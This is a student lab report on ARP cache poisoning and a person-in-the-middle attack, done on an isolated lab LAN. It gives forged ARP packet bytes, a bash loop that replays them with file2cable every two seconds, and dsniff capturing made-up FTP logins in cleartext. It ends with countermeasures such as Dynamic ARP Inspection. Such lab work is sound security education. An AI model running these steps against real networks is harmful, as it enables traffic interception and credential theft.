

ARP Vulnerability : Poisoning ARP Cache and Person-in-the-Middle Attack

To explore and experiment the ARP Vulnerability for Lab 2, we configured a small LAN on a Cisco Catalyst 3560 Switch. First, a Windows 7 Machine was connected as “Host A,” with a MAC Address of 2C:44:FD:33:4C:E7 and an IP Address of 10.1.7.7. Another Windows 7 Machine, “Host B,” was connected with a MAC Address of 2C:44:FD:2F:7B:B6 and an IP Address of 10.1.7.11. Our BackTrack Machine was in the middle of Host A and B, with a MAC Address of 00:15:C5:4B:D6:EE and an IP Address of 10.1.7.9.

Host A

```
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : 
Description . . . . . : Intel(R) 82579LM Gigabit Network Connection
Physical Address. . . . . : 2C-44-FD-33-4C-E7
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::28ae:4423:12a8:d6fd%13(Preferred)
IPv4 Address. . . . . : 10.1.7.7(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 0.0.0.0
DHCPv6 IAID . . . . . : 271336701
DHCPv6 Client DUID. . . . . : 00-01-00-01-1a-2f-10-c1-2c-44-fd-33-4c-e7
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                          fec0:0:0:ffff::2%1
                          fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
```

Host B

```
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : 
Description . . . . . : Intel(R) 82579LM Gigabit Network Connection
Physical Address. . . . . : 2C-44-FD-2F-7B-B6
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::a130:28d3:e4a:2317%13(Preferred)
IPv4 Address. . . . . : 10.1.7.11(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 0.0.0.0
DHCPv6 IAID . . . . . : 271336701
DHCPv6 Client DUID. . . . . : 00-01-00-01-1a-2f-10-8b-2c-44-fd-2f-7b-b6
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                          fec0:0:0:ffff::2%1
                          fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
```

BackTrack Machine

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:c5:4b:d6:ee
          inet addr:10.1.7.9  Bcast:10.1.7.255  Mask:255.255.255.0
          inet6 addr: fe80::215:c5ff:fe4b:d6ee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4080 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1291 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:577309 (577.3 KB)  TX bytes:89864 (89.8 KB)
          Interrupt:18
```

From the BackTrack Machine we enabled Packet Forwarding from the command :

echo 1 > /proc/sys/net/ipv4/ip_forward

We then sent out a ping to Machine A's IP Address of 10.1.7.7 from the BackTrack Machine residing on 10.1.7.9. The Address Resolution Protocol (ARP) reply packet (Line 37) from Machine A was captured via Wireshark on the BackTrack Machine. This ARP reply packet was then exported from Wireshark via the option “Export selected packet bytes...” and saved to the BackTrack Machine.

No.	Time	Source	Destination	Protocol	Info
31	30.490828	fe80::28ae:4423:12a8:d6ff02::c	Spanning-tree-(for-bridg	SSDP	M-SEARCH * HTTP/1.1
32	32.078206	Cisco_fa:4f:0b	Spanning-tree-(for-bridg	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
33	33.501639	fe80::28ae:4423:12a8:d6ff02::c	Spanning-tree-(for-bridg	SSDP	M-SEARCH * HTTP/1.1
34	34.083292	Cisco_fa:4f:0b	Spanning-tree-(for-bridg	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
35	34.432498	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=1/256, ttl=64)
36	34.432901	2c:44:fd:33:4c:e7	Broadcast	ARP	Who has 10.1.7.9? Tell 10.1.7.7
37	34.432915	Dell_4b:d6:ee	2c:44:fd:33:4c:e7	ARP	10.1.7.9 is at 00:15:c5:4b:d6:ee
38	34.433164	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=1/256, ttl=128)
39	35.431495	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=2/512, ttl=64)
40	35.431858	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=2/512, ttl=128)
41	36.088013	Cisco_fa:4f:0b	Spanning-tree-(for-bridg	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
42	36.431069	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=3/768, ttl=64)
43	36.431426	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=3/768, ttl=128)
44	37.431047	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=4/1024, ttl=64)
45	37.431416	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=4/1024, ttl=128)
46	37.495467	fe80::28ae:4423:12a8:d6ff02::c	Spanning-tree-(for-bridg	SSDP	M-SEARCH * HTTP/1.1
47	38.093059	Cisco_fa:4f:0b	Spanning-tree-(for-bridg	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
48	38.431070	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=5/1280, ttl=64)
49	38.431438	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=5/1280, ttl=128)
50	39.431061	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=6/1536, ttl=64)
51	39.431428	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=6/1536, ttl=128)
52	40.098187	Cisco_fa:4f:0b	Spanning-tree-(for-bridg	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
53	40.274361	Cisco_fa:4f:0b	Cisco_fa:4f:0b	LOOP	Reply

Frame 37: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Arrival Time: Sep 19, 2014 15:17:15.522616000 CDT
Epoch Time: 1411157835.522616000 seconds
[Time delta from previous captured frame: 0.000014000 seconds]
[Time delta from previous displayed frame: 0.000014000 seconds]

```

0000 2c 44 fd 33 4c e7 00 15 c5 4b d6 ee 08 06 00 01 ,D.3L...K.....
0010 08 00 06 04 00 02 00 15 c5 4b d6 ee 0a 01 07 07 .....K.....
0020 2c 44 fd 33 4c e7 0a 01 07 07 ,D.3L...

```

This ARP reply would serve as our template for crafting a forged ARP reply. This ARP Packet was opened in Hexedit, where we were able to spoof the MAC Addresses. For the fake reply to be sent to Machine B, we changed the Destination MAC Address to spoof Host B's MAC Address of 2C:44:FD:2F:7B:B6. We left the Source and Sender MAC Address as our BackTrack Linux machine, since the packets will all be forwarded through it. We then changed the Sender IP Address to Machine A's IP Address of 10.1.7.7. Finally, the Target MAC Address was set as Host B's, and the Target IP Address was set to Host B's Address of 10.1.7.11.

Arp_Reply_A

```

root@bt: ~/Desktop
File Edit View Terminal Help
00000000 2C 44 FD 2F 7B B6 00 15 C5 4B D6 EE 08 06 00 01 ,D./{...K.....
00000010 08 00 06 04 00 02 00 15 C5 4B D6 EE 0A 01 07 07 .....K.....
00000020 2C 44 FD 2F 7B B6 0A 01 07 0B ,D./{.....
00000030
00000040

```

For the forged ARP Reply to be sent to Host A, we changed the Destination MAC Address to Host A's MAC Address of 2C:44:FD:33:4C:E7. Again, we left the Source and Sender MAC Address as our BackTrack Machine. We then changed the Sender IP to Host B's IP Address of 10.1.7.11. The Target MAC Address was changed to Host A's, and the Target IP Address was also changed to Host A's IP Address of 10.1.7.7.

```

root@bt: ~/Desktop
File Edit View Terminal Help
00000000 2c 44 fd 33 4c e7 00 15 c5 4b d6 ee 08 06 00 01 ,D.3L...K.....
00000010 08 00 06 04 00 02 00 15 c5 4b d6 ee 0a 01 07 0b .....K.....
00000020 2c 44 fd 33 4c e7 0a 01 07 07 ,D.3L...
00000030
00000040

```

Arp_Reply_B

These forged ARP Replies were tested by using file2cable, and the reply was captured on the target machine from Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00
2	0.916881000	fe80::28ae:4ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
3	2.002184000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00
4	2.318448000	00:15:c5:4b:2c:44:fd:33		ARP	60	10.1.7.11 is at 00:15:c5:4b:d6:ee
5	3.084655000	00:21:1b:fa:00:21:1b:fa:LOOP				60 Reply
6	4.007004000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00
7	4.910455000	fe80::28ae:4ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
8	6.011778000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00
9	7.920905000	fe80::28ae:4ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
10	8.016535000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00
11	10.023992000	00:21:1b:fa:spanning-tree STP				60 Conf. Root = 32768/60/00:21:1b:fa:4f:00

Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 Ethernet II, Src: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee), Dst: 2c:44:fd:33:4c:e7 (2c:44:fd:33:4c:e7)
 Address Resolution Protocol (reply)

```
0000 2c 44 fd 33 4c e7 00 15 c5 4b d6 ee 08 06 00 01 ,D.3L... .K.....
0010 08 00 06 04 00 02 00 15 c5 4b d6 ee 0a 01 07 0b ..... .K.....
0020 2c 44 fd 33 4c e7 0a 01 07 0b 00 00 00 00 00 00 ,D.3L... .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .....
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	00:21:1b:fa:4f:0d	spanning-tree-(for-STP)		60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
2	1.523709000	fe80::28ae:4423:12aff02::c		SSDP	208	M-SEARCH * HTTP/1.1
3	1.635246000	00:15:c5:4b:d6:ee	2c:44:fd:2f:7b:b6	ARP	60	10.1.7.7 is at 00:15:c5:4b:d6:ee
4	2.004664000	00:21:1b:fa:4f:0d	spanning-tree-(for-STP)		60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
5	4.009416000	00:21:1b:fa:4f:0d	spanning-tree-(for-STP)		60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
6	4.534270000	fe80::28ae:4423:12aff02::c		SSDP	208	M-SEARCH * HTTP/1.1
7	6.016808000	00:21:1b:fa:4f:0d	spanning-tree-(for-STP)		60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
8	6.274614000	00:21:1b:fa:4f:0d	00:21:1b:fa:4f:0d	LOOP	60	Reply

Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 Ethernet II, Src: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee), Dst: 2c:44:fd:2f:7b:b6 (2c:44:fd:2f:7b:b6)
 Address Resolution Protocol (reply)

```
Hardware type: Ethernet (1)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee)
Sender IP address: 10.1.7.7 (10.1.7.7)
Target MAC address: 2c:44:fd:2f:7b:b6 (2c:44:fd:2f:7b:b6)
Target IP address: 10.1.7.11 (10.1.7.11)
```

```
0000 2c 44 fd 2f 7b b6 00 15 c5 4b d6 ee 08 06 00 01 ,D./{... .K.....
0010 08 00 06 04 00 02 00 15 c5 4b d6 ee 0a 01 07 07 ..... .K.....
0020 2c 44 fd 2f 7b b6 0a 01 07 0b 00 00 00 00 00 00 ,D./{... .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .....
```

Since these replies were successfully caught on the target machines, we wrote a script that would send these out to each host every 2 seconds to constantly keep us on the BackTrack Machine in the ARP Tables of our targets.

```
File Edit View Terminal Help
GNU nano 2.2.2 File: ArpScript
#!/bin/bash

while :
do

/pentest/enumeration/irpas/file2cable -i eth0 -f ~/Desktop/Arp_Reply_B
/pentest/enumeration/irpas/file2cable -i eth0 -f ~/Desktop/Arp_Reply_A
sleep 2
done
```

We were also able to monitor the ARP Replies being sent out from Wireshark on the target machines.

Local Area Connection [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1364	1175.1888270	00:15:c5:4b:2c:44:fd:33	Broadcast	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9
1365	1175.2045220	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1366	1176.1887700	00:15:c5:4b:2c:44:fd:33	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9	
1367	1176.2983430	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1368	1176.8594420	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1369	1176.9435400	00:21:1b:fa:00:21:1b:fa	LOOP	60	Reply	
1370	1177.1886310	00:15:c5:4b:2c:44:fd:33	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9	
1371	1177.2442780	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1372	1178.8667570	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1373	1179.2842490	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1374	1180.2918710	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1375	1180.8689810	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1376	1181.3240700	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1377	1182.8737570	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1378	1183.3023580	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1379	1183.3528070	10.1.7.255	BROWSE	243	Local Master Announcement HN213CNALAB17, Workstation, Server, NT Workstation, Poter	
1380	1183.3639390	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1381	1184.8785620	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1382	1185.4038330	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1383	1186.3130130	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1384	1186.8833070	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1385	1186.9506970	00:21:1b:fa:00:21:1b:fa	LOOP	60	Reply	
1386	1187.4436730	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1387	1188.8906520	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1388	1189.4835330	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1389	1190.1918000	00:15:c5:4b:2c:44:fd:33	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9	
1390	1190.3065870	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1391	1190.8928160	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1392	1191.1917550	00:15:c5:4b:2c:44:fd:33	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9	
1393	1191.5233520	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	
1394	1192.1916640	00:15:c5:4b:2c:44:fd:33	ARP	60	60 who has 10.1.7.1? Tell 10.1.7.9	
1395	1192.8976650	00:21:1b:fa:00:21:1b:fa	Spanning-tree STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x8009	
1396	1193.3170870	fe80::28ae:4ff02::c	SSDP	208	M-SEARCH * HTTP/1.1	
1397	1193.5633060	00:15:c5:4b:2c:44:fd:33	ARP	60	60 10.1.7.11 is at 00:15:c5:4b:d6:ee (duplicate use of 10.1.7.7 detected!)	

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

IEEE 802.3 Ethernet

Logical-Link Control

Spanning Tree Protocol

0000 01 80 c2 00 00 00 21 1b fa 4f 09 00 26 42 42!..O..&BB


0010 03 00 00 00 00 00 80 3c 00 21 1b fa 4f 00 00 00<..!..O...

0020 00 00 80 3c 00 21 1b fa 4f 00 80 09 00 00 14 00 ...<!.!..O.....


0030 02 00 0f 00 00 00 00 00 00 00 00 00 00 00 00

File: C:\Users\cnauser\AppData\Local\Temp\... Packets: 1397 · Displayed: 1397 (100.0%) · Dropped: ... Profile: Default

5:23 PM 9/19/2014



Since we knew our script was working, it was time to test the real vulnerability of poisoning the ARP Cache. We started an FTP Server on Host B with the application FileZilla, and located the FTP Server as the loopback adapter of 127.0.0.1, which means we would access this FTP Server at Host B's actual IP Address of 10.1.7.11. From Host A, we tried to log into B's FTP Server using made up user name's Ryan and Jack. We ran dsniff on the BackTrack Machine, which successfully had packet's forwarded to it and dsniff was able to capture our usernames and passwords and displayed them in cleartext.



```
FileZilla Server (127.0.0.1)
File  Server  Edit  ?
[C:/]  C:\
(000157)9/19/2014 17:29:27 PM - (not logged in) (10.1.7.7)> 220-FileZilla Server version 0.9.46 beta
(000157)9/19/2014 17:29:27 PM - (not logged in) (10.1.7.7)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000157)9/19/2014 17:29:27 PM - (not logged in) (10.1.7.7)> 220 Please visit http://sourceforge.net/projects/filezilla/
(000157)9/19/2014 17:29:34 PM - (not logged in) (10.1.7.7)> USER Ryan
(000157)9/19/2014 17:29:34 PM - (not logged in) (10.1.7.7)> 331 Password required for ryan
(000157)9/19/2014 17:29:40 PM - (not logged in) (10.1.7.7)> PASS *****
(000157)9/19/2014 17:29:40 PM - (not logged in) (10.1.7.7)> 530 Login or password incorrect!
(000157)9/19/2014 17:29:40 PM - (not logged in) (10.1.7.7)> disconnected.
(000158)9/19/2014 17:29:57 PM - (not logged in) (10.1.7.7)> Connected on port 21, sending welcome message...
(000158)9/19/2014 17:29:57 PM - (not logged in) (10.1.7.7)> 220-FileZilla Server version 0.9.46 beta
(000158)9/19/2014 17:29:57 PM - (not logged in) (10.1.7.7)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000158)9/19/2014 17:29:57 PM - (not logged in) (10.1.7.7)> 220 Please visit http://sourceforge.net/projects/filezilla/
(000158)9/19/2014 17:30:03 PM - (not logged in) (10.1.7.7)> USER Ryan
(000158)9/19/2014 17:30:03 PM - (not logged in) (10.1.7.7)> 331 Password required for ryan
(000158)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> PASS *****
(000158)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> 530 Login or password incorrect!
(000158)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> disconnected.
(000159)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> Connected on port 21, sending welcome message...
(000159)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> 220-FileZilla Server version 0.9.46 beta
(000159)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000159)9/19/2014 17:30:09 PM - (not logged in) (10.1.7.7)> 220 Please visit http://sourceforge.net/projects/filezilla/
(000159)9/19/2014 17:30:15 PM - (not logged in) (10.1.7.7)> USER Ryan
(000159)9/19/2014 17:30:15 PM - (not logged in) (10.1.7.7)> 331 Password required for ryan
(000159)9/19/2014 17:30:21 PM - (not logged in) (10.1.7.7)> PASS *****
(000159)9/19/2014 17:30:21 PM - (not logged in) (10.1.7.7)> 530 Login or password incorrect!
(000159)9/19/2014 17:30:21 PM - (not logged in) (10.1.7.7)> disconnected.
```

```

root@bt: ~
File Edit View Terminal Help
Inst
  Thank got to Lamont Granquist & fyodor for their hexdump()
^C
root@bt:~/Desktop# nano ArpScript
root@bt:~/Desktop# dsniff
No command 'dsniff' found, did you mean:
Command 'dsniff' from package 'dsniff' (universe)
dsniff: command not found
root@bt:~/Desktop# dsniff
dsniff: listening on eth0
^Croot@bt:~/Desktop# cd
root@bt:~# dsniff ?
dsniff: nids init: Libnids not initialized
root@bt:~# dsniff --help
dsniff: invalid option -- '.'
Version: 2.4
Usage: dsniff [-cdm] [-i interface] [-p pcapfile] [-s snaplen]
      [-f services] [-t trigger[,...]] [-r|-w savefile]
      [expression]
A
root@bt:~# dsniff -i eth0
dsniff: listening on eth0
^Croot@bt:~# dsniff -i eth0
dsniff: listening on eth0
-----
09/19/14 17:12:17 tcp 10.1.7.7.52494 -> 10.1.7.11.21 (ftp)
USER jack
PASS adsfa
-----
09/19/14 17:12:57 tcp 10.1.7.7.52495 -> 10.1.7.11.21 (ftp)
USER jack
PASS adsfa
-----
09/19/14 17:13:57 tcp 10.1.7.7.52501 -> 10.1.7.11.21 (ftp)
USER Ryan
PASS letmein
-----
09/19/14 17:14:37 tcp 10.1.7.7.52502 -> 10.1.7.11.21 (ftp)
USER Ryan
PASS letmein
-----
file2cablesends.png

```

At the end of our experiment, we checked the ARP Tables on all machines.

C:\Users\cnauser>arp -a

Interface: 10.1.7.11 --- 0xd

Internet Address	Physical Address	Type
10.1.7.7	00-15-c5-4b-d6-ee	dynamic
10.1.7.9	00-15-c5-4b-d6-ee	dynamic
10.1.7.254	00-21-1b-fa-4f-42	dynamic
10.1.7.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

Interface: 192.168.17.1 --- 0xf

Internet Address	Physical Address	Type
192.168.17.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

Interface: 192.168.84.1 --- 0x10

Internet Address	Physical Address	Type
192.168.84.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

C:\Users\cnauser>

C:\Users\cnauser>arp -a

Interface: 10.1.7.7 --- 0xd

Internet Address	Physical Address	Type
10.1.7.9	00-15-c5-4b-d6-ee	dynamic
10.1.7.11	00-15-c5-4b-d6-ee	dynamic
10.1.7.254	00-21-1b-fa-4f-42	dynamic
10.1.7.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

Interface: 192.168.47.1 --- 0x10

Internet Address	Physical Address	Type
192.168.47.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

Interface: 192.168.121.1 --- 0x11

Internet Address	Physical Address	Type
192.168.121.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

C:\Users\cnauser>

```

^Croot@bt:~# arp -a
? (10.1.7.7) at 2c:44:fd:33:4c:e7 [ether] on eth0
? (10.1.7.11) at 2c:44:fd:2f:7b:b6 [ether] on eth0
? (10.1.7.1) at <incomplete> on eth0
root@bt:~#

```

In conclusion, we learned the process of carrying out and monitoring an ARP cache poisoning attack which is useful in order to determine when it's happening and to take further action to counter it. Usernames and passwords appeared in dsniff in the form of cleartext, which exemplifies the extremely risky nature of accessing accounts on open and unsecured networks. We wondered whether this would work for anything besides FTP protocol, which as we all know is very insecure. Persistent cache poisoning of the ARP table required a bash script which repeated our command every two seconds to assure ourselves that we remained "in-the-middle" of the two communicating nodes. It is clear after doing this lab that person-in-the-middle attacks are difficult to combat due to their mobile and difficult to detect natures but solutions like intrusion detections systems and host to server encryption are viable options. Disabling unused ports and activating DHCP snooping along with Dynamic ARP Inspection (DIA) would also be wise security measures to employ.